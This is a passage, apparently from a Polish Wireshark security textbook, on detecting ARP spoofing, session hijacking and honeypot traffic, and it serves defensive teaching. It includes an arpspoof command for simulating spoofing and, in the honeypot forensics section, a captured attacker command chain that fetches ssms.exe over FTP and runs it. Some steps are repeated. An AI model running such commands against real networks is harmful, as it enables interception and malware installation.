


4. Analiza ruchu zduplikowanych adresów IP: Aby przeanalizować ruch wskazujący na zduplikowane adresy IP, możesz zasymulować próbę podszywania się pod ARP za pomocą polecenia arpspoof, jak pokazano na rysunku 20.



Uruchom podane polecenie w terminalu, zastępując wlx30de4bd016b4 nazwą interfejsu, 192.168.1.4 docelowym adresem IP, a 192.168.1.1 adresem IP routera lub bramy: $ sudo arpspoof -i wlx30de4bd016b4 -t 192.168.1.4 -r 192.168.1.1

5. Zidentyfikuj zduplikowane adresy IP: Wykonaj polecenie ARP spoofing, a następnie w Wireshark wybierz pakiet ARP i przejdź do zakładki „Analiza”. Z menu rozwijanego wybierz opcję „Informacje eksperckie”. Poszukaj ostrzeżeń lub alertów informujących o wykryciu zduplikowanych adresów IP, jak pokazano na rysunku 21. Stanowi to wyraźny sygnał próby podszywania się pod ARP.



Uwaga: Należy pamiętać, że chociaż Wireshark może pomóc w wykrywaniu ataków ARP-spoofing, niezbędne jest wdrożenie środków zapobiegawczych w celu zwiększenia bezpieczeństwa sieci. Środki te mogą obejmować używanie statycznych wpisów ARP, włączanie mechanizmów ochrony przed podszywaniem się pod ARP na przełącznikach sieciowych lub wdrażanie dedykowanych narzędzi do monitorowania ARP, które oferują funkcje wykrywania i ograniczania ataków ARP-spoofing w czasie rzeczywistym. Połączenie analizy Wireshark z tymi środkami zapobiegawczymi pomaga w stworzeniu solidnej obrony przed zagrożeniami ARP-spoofing.

Wykrywanie przechwytywania sesji

Przechwytywanie sesji to poważny atak, który może naruszyć poufność i integralność komunikacji sieciowej. Aby skutecznie bronić się przed takimi atakami, administratorzy sieci używają narzędzia Wireshark do wykrywania i łagodzenia prób przechwytywania sesji.

Zrozumienie przechwytywania sesji

Przechwytywanie sesji to cyberatak, który wykorzystuje prawidłową sesję komputera w celu uzyskania nieautoryzowanego dostępu do informacji lub usług w systemie komputerowym. Sesja komputerowa to tymczasowa i interaktywna wymiana informacji między dwoma lub większą liczbą komunikujących się urządzeń, takich jak przeglądarka internetowa i serwer WWW. Sesja jest zazwyczaj identyfikowana za pomocą unikalnego tokena sesji, znanego również jako „identyfikator sesji”, który jest losowym ciągiem znaków przypisywanym użytkownikowi podczas logowania lub odwiedzania witryny internetowej. Token sesji jest przechowywany w pliku cookie lub ukrytym polu i wysyłany wraz z każdym żądaniem do serwera w celu uwierzytelnienia użytkownika. Przechwytywanie sesji ma miejsce, gdy atakujący kradnie lub odgaduje token sesji innego użytkownika i używa go do podszywania się pod niego. W ten sposób atakujący może uzyskać dostęp do konta, danych lub uprawnień użytkownika bez jego wiedzy i zgody. Przejęcie sesji (Session Hijacking) może być wykorzystywane do różnych złośliwych celów, takich jak:

* Kradzież danych osobowych lub finansowych, takich jak hasła, numery kart kredytowych lub numery kont bankowych.

* Wykonywanie nieautoryzowanych działań, takich jak przelewanie środków, zmiana ustawień lub usuwanie danych.


* Szpiegowanie aktywności użytkownika, takiej jak historia przeglądania, wiadomości czy naciśnięcia klawiszy.

* Zwiększanie uprawnień, na przykład poprzez uzyskiwanie dostępu do obszarów lub zasobów o ograniczonym dostępie.


Wykrywanie przechwytywania sesji za pomocą Wiresharka

Wykrywanie ataków przechwytywania sesji za pomocą Wiresharka może być trudne ze względu na charakter ataku. Wireshark może jednak dostarczyć cennych informacji, które pomogą w wykrywaniu podejrzanej aktywności. Oto kroki, które można wykonać za pomocą Wiresharka, aby wykryć przechwytywanie sesji:

1. Przechwytywanie ruchu sieciowego: Uruchom Wiresharka i rozpocznij przechwytywanie ruchu sieciowego na interfejsie podłączonym do segmentu sieci, który chcesz monitorować. Dzięki temu Wireshark może przechwytywać pakiety przepływające przez sieć, jak pokazano na rysunku 22, które można analizować pod kątem oznak przechwytywania sesji. Wybierz odpowiedni interfejs z menu „Przechwytywanie” w Wireshark.




2. Filtruj ruch do odpowiednich protokołów: Ataki przechwytujące sesje często są ukierunkowane na konkretne protokoły, takie jak HTTP lub HTTPS. Aby skupić analizę na tych protokołach, możesz zastosować filtr wyświetlania w Wireshark. Na przykład, aby filtrować ruch HTTP, możesz użyć filtra „http” lub „tcp.port == 80”, aby wyświetlić tylko pakiety związane z komunikacją HTTP, jak pokazano na rysunku 23:




3. Sprawdź, czy nie występuje nietypowa aktywność sesji: Monitorowanie procesów nawiązywania i kończenia sesji ma kluczowe znaczenie w wykrywaniu przejęcia sesji. Zwróć uwagę na wielokrotne


próby logowania lub tworzenia sesji w krótkim odstępie czasu, pochodzące z tego samego adresu IP, jak pokazano na rysunku 24.



Może to wskazywać na próbę uzyskania nieautoryzowanego dostępu do sesji przez atakującego. Ponadto nietypowa aktywność, taka jak wielokrotne udane logowania z różnych lokalizacji geograficznych jednocześnie, może również wskazywać na przejęcie sesji.

4. Sprawdź pliki cookie sesji: Ataki przechwytywania sesji często polegają na kradzieży plików cookie sesji w celu podszycia się pod uprawnionego użytkownika. Analizując wartości plików cookie sesji w pakietach HTTP, można wykryć potencjalne próby przechwytywania sesji. Szukaj pakietów zawierających pliki cookie sesji i sprawdzaj ich wartości. Jeśli zauważysz wiele żądań z tym samym plikiem cookie sesji pochodzących z różnych adresów IP lub niespójne wartości plików cookie sesji, może to wskazywać na przechwycenie sesji. Na przykład, jeśli wartość pliku cookie stale rośnie o 1 w każdym żądaniu GET, może to wskazywać na nieautoryzowaną modyfikację, jak pokazano na rysunkach 25 (a) i (b):





Uwaga: Należy pamiętać, że ataki przechwytywania sesji (Session Hijacking) mogą być wyrafinowane, a atakujący mogą stosować techniki szyfrowania lub zaciemniania, aby uniknąć wykrycia. Dlatego poleganie wyłącznie na analizie ruchu sieciowego za pomocą narzędzi takich jak Wireshark może nie zawsze być wystarczające do wykrycia takich ataków. Zaleca się wdrożenie dodatkowych środków bezpieczeństwa, takich jak bezpieczne protokoły komunikacyjne (np. HTTPS), szyfrowanie sesji, silne mechanizmy uwierzytelniania oraz systemy wykrywania i zapobiegania włamaniom (IDS/IPS), aby zwiększyć ogólne bezpieczeństwo i zmniejszyć ryzyko ataków przechwytywania sesji.

Wykrywanie ruchu honeypotów

Honeypoty stanowią nieocenione narzędzie do wykrywania, analizowania i odstraszania złośliwych działań w cyberbezpieczeństwie. Honeypoty to celowo zaprojektowane systemy-wabiki lub zasoby sieciowe, stworzone w celu zwabienia atakujących i monitorowania ich zachowania. Naśladując rzeczywiste systemy i usługi, honeypoty przyciągają i przyciągają uwagę potencjalnych intruzów, dostarczając cennych informacji na temat ich technik, taktyk i celów. Aby skutecznie wykorzystać dane gromadzone przez honeypoty, administratorzy sieci często korzystają z zaawansowanych narzędzi do analizy sieci, takich jak Wireshark.

Zrozumienie ruchu honeypotów

Ruch honeypotów odnosi się do komunikacji sieciowej generowanej między atakującymi a honeypotami. Ruch ten różni się od normalnego ruchu sieciowego, ponieważ zazwyczaj pochodzi od osób fizycznych lub zautomatyzowanych botów próbujących uzyskać nieautoryzowany dostęp, dokonać rozpoznania, wykorzystać lukę w zabezpieczeniach lub przeprowadzić inne złośliwe działania. Poprzez interakcję z honeypotem atakujący ujawniają cenne informacje o swoich metodach, zamiarach i lukach w zabezpieczeniach, które atakują. Honeypoty są zazwyczaj wdrażane w obszarach sieci, które stanowią atrakcyjne cele dla atakujących, takich jak otwarte porty, podatne usługi lub źle skonfigurowane systemy. Te systemy-wabiki mogą być honeypotami o wysokiej interakcji, które zapewniają rozległą emulację rzeczywistego środowiska, lub honeypotami o niskiej interakcji, które symulują określone usługi lub protokoły o ograniczonej funkcjonalności. Niezależnie od typu, głównym celem honeypota jest atakowanie atakujących i zbieranie danych o ich aktywności bez narażania na szwank rzeczywistych systemów ani danych w sieci.

Wykrywanie ruchu honeypot za pomocą Wireshark

Wireshark może pomóc w identyfikacji ruchu honeypot, szukając pewnych wskaźników, takich jak:

Nietypowe lub podejrzane adresy IP: Honeypoty mogą używać adresów IP, które nie są przypisane do żadnego legalnego urządzenia ani sieci lub o których wiadomo, że są powiązane ze szkodliwą aktywnością. Wireshark może filtrować ruch według adresu IP i wyświetlać informacje, takie jak źródło, miejsce docelowe, protokół i port.


Znane luki w zabezpieczeniach lub exploity: Honeypoty mogą być celowo konfigurowane ze znanymi lukami w zabezpieczeniach lub exploitami, aby przyciągnąć atakujących. Wireshark może je wykrywać za pomocą sygnatur lub reguł, które pasują do określonych wzorców złośliwego ruchu. Na przykład Wireshark może używać reguł Snort do identyfikowania typowych ataków, takich jak przepełnienia bufora, wstrzyknięcia SQL lub cross-site scripting.

Nietypowe lub nietypowe zachowanie: Honeypoty mogą wykazywać zachowanie odbiegające od normalnej lub oczekiwanej aktywności sieciowej. Na przykład honeypoty mogą generować większy ruch niż zwykle, reagować szybciej lub wolniej niż zwykle lub wysyłać lub odbierać nietypowe typy danych. Wireshark może analizować statystyki i wzorce ruchu, aby wykrywać anomalie i wartości odstające.

Wykrywanie ruchu honeypot za pomocą Wiresharka może być użytecznym podejściem do identyfikacji potencjalnych atakujących lub złośliwej aktywności wymierzonej w honeypot, czyli system-pułapkę zaprojektowany do przyciągania i monitorowania atakujących.

Oto kilka kroków, które można wykonać za pomocą Wiresharka w celu wykrycia ruchu honeypot:

1. Przechwytywanie ruchu sieciowego: Uruchom Wiresharka i rozpocznij przechwytywanie ruchu sieciowego na interfejsie podłączonym do honeypotu lub w segmencie sieci, w którym honeypot jest wdrożony. Dzięki temu Wireshark może przechwytywać pakiety przepływające przez sieć, które można analizować pod kątem oznak aktywności honeypotu, jak pokazano na rysunku 11.27. Wybierz odpowiedni interfejs z menu „Przechwytywanie” w Wireshark.



2. Zbadaj połączenia przychodzące: Przeanalizuj połączenia przychodzące do honeypotu, szukając pakietów TCP SYN. Honeypoty są zaprojektowane tak, aby przyciągać atakujących, więc nietypowe lub powtarzające się próby połączenia z tego samego źródłowego adresu IP lub zestawu adresów IP mogą wskazywać na potencjalne próby atakujących uzyskania dostępu. Szukaj wzorców, takich jak wielokrotne próby połączenia w krótkim czasie lub połączenia z podejrzanych adresów IP.


3. Monitoruj nietypowe protokoły lub porty: Ruch honeypotu może obejmować komunikację z wykorzystaniem protokołów lub portów, które są zazwyczaj nietypowe lub nieużywane w standardowym ruchu sieciowym. Szukaj pakietów zawierających nietypowe protokoły lub ruch na niestandardowych portach. Może to wskazywać na próby atakujących wykorzystania luk specyficznych dla honeypotu lub przeprowadzania ataków ukierunkowanych. Zidentyfikuj protokoły lub porty, które nie są zazwyczaj używane w Twoim środowisku sieciowym i zwróć szczególną uwagę na powiązane z nimi pakiety.

4. Przeanalizuj działania skanowania: Atakujący często skanują porty, aby zidentyfikować otwarte porty i potencjalne luki w zabezpieczeniach systemu docelowego. Szukaj wzorców sekwencyjnego lub losowego skanowania portów, takich jak pakiety atakujące szereg kolejnych portów lub pakiety sondujące znane, podatne usługi. Takie skanowanie wskazuje na próby atakujących zidentyfikowania potencjalnych wektorów ataku w honeypot.


2. Zbadaj połączenia przychodzące: Przeanalizuj połączenia przychodzące do honeypotu, szukając pakietów TCP SYN. Honeypoty są zaprojektowane tak, aby przyciągać atakujących, więc nietypowe lub powtarzające się próby połączenia z tego samego źródłowego adresu IP lub zestawu adresów IP mogą wskazywać na potencjalne próby atakujących uzyskania dostępu. Szukaj wzorców, takich jak wielokrotne próby połączenia w krótkim czasie lub połączenia z podejrzanych adresów IP.

3. Monitoruj nietypowe protokoły lub porty: Ruch honeypotu może obejmować komunikację z wykorzystaniem protokołów lub portów, które są zazwyczaj nietypowe lub nieużywane w standardowym ruchu sieciowym. Szukaj pakietów zawierających nietypowe protokoły lub ruch na niestandardowych portach. Może to wskazywać na próby atakujących wykorzystania luk specyficznych dla honeypotu lub przeprowadzania ataków ukierunkowanych. Zidentyfikuj protokoły lub porty, które nie są zazwyczaj używane w Twoim środowisku sieciowym i zwróć szczególną uwagę na powiązane z nimi pakiety.

4. Przeanalizuj działania skanowania: Atakujący często skanują porty, aby zidentyfikować otwarte porty i potencjalne luki w zabezpieczeniach systemu docelowego. Poszukaj wzorców sekwencyjnego lub losowego skanowania portów, takich jak pakiety atakujące szereg kolejnych portów lub pakiety sondujące znane, podatne usługi. Te działania skanowania wskazują na to, że atakujący próbują zidentyfikować potencjalne wektory ataku w honeypot. Sprawdźmy, który system operacyjny był celem ataku, która usługa i która luka w zabezpieczeniach? Na rysunku 28 widać, że używany jest protokół Samba (SMB). Protokół SMB przesyła informacje o systemie operacyjnym podczas konfiguracji, więc jeśli spojrzysz na pakiet w nagłówku SMB, zobaczysz system Windows 2000.



W pakiecie 33 przechwyconym przez Wireshark, zauważalne jest wystąpienie długiej listy jedynek, a Wireshark wskazuje na „długą ramkę”, jak pokazano na rysunku 29.



Śledząc strumień TCP, można zauważyć, że ten pakiet oznacza koniec strumienia TCP 1. Analizując zawartość strumienia TCP, staje się oczywiste, że atakujący wysyła ładunek „DsRoleUpgradeDownlevelServer”, po którym następuje przepełnienie bufora. Dalsze dochodzenie i poszukiwania wskazują, że ten konkretny ładunek odpowiada exploitowi MS04-011. Exploit ten atakuje podatną na ataki funkcję w usłudze podsystemu lokalnego urzędu bezpieczeństwa (LSASS), która jest tą samą luką, którą wykorzystywał robak Sasser. MS04-011 to luka w zabezpieczeniach odkryta w 2004 roku i jest powiązana z robakiem Sasser, szeroko rozpowszechnionym złośliwym oprogramowaniem, które infekowało wiele systemów na całym świecie. Luka umożliwiała zdalnym atakującym wykonanie dowolnego kodu w zainfekowanych systemach, co często prowadziło do awarii systemu lub nieautoryzowanego dostępu. Oto przegląd ogólnych działań podejmowanych przez atakującego:

i. Połączenie TCP 1: Atakujący zainicjował i zamknął połączenie TCP z ofiarą. Połączenie to było najprawdopodobniej próbą rozpoznania, której celem był otwarty port 445. Nawiązując i zamykając połączenie, atakujący prawdopodobnie gromadził informacje o systemie lub sieci ofiary.

ii. Połączenie TCP 2: Nawiązano połączenie SMB (Server Message Block). Podczas tego połączenia atakujący wykorzystał lukę w zabezpieczeniach LSASS związaną z przepełnieniem bufora. Wykorzystanie tej luki mogło umożliwić atakującemu nieautoryzowany dostęp lub kontrolę nad systemem ofiary.

iii. Połączenie TCP 3: To połączenie wymagało wykonania określonego fragmentu kodu, jak widać na rysunku 30:

echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >>


o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe (& oznaczają podział wiersza)

Działania obejmowały otwarcie połączenia z adresem IP 0.0.0.0 na porcie 8884, podanie danych uwierzytelniających użytkownika (użytkownik 1, hasło 1), pobranie pliku o nazwie „ssms.exe" ze zdalnego serwera, a następnie zakończenie sesji FTP. Fragment kodu obejmował również usunięcie pliku „o" za pomocą polecenia „del" oraz uruchomienie pliku „ssms.exe" na komputerze ofiary.

iv. Połączenie TCP 4: W tym połączeniu użytkownik zalogował się przez backdoor FTP. Użytkownik uzyskał dostęp do systemu za pośrednictwem nieautoryzowanej lub ukrytej usługi FTP, prawdopodobnie utworzonej przez atakującego. Następnie zażądał pobrania pliku binarnego, wskazując na zamiar przeniesienia określonego pliku wykonywalnego lub programu na komputer ofiary.

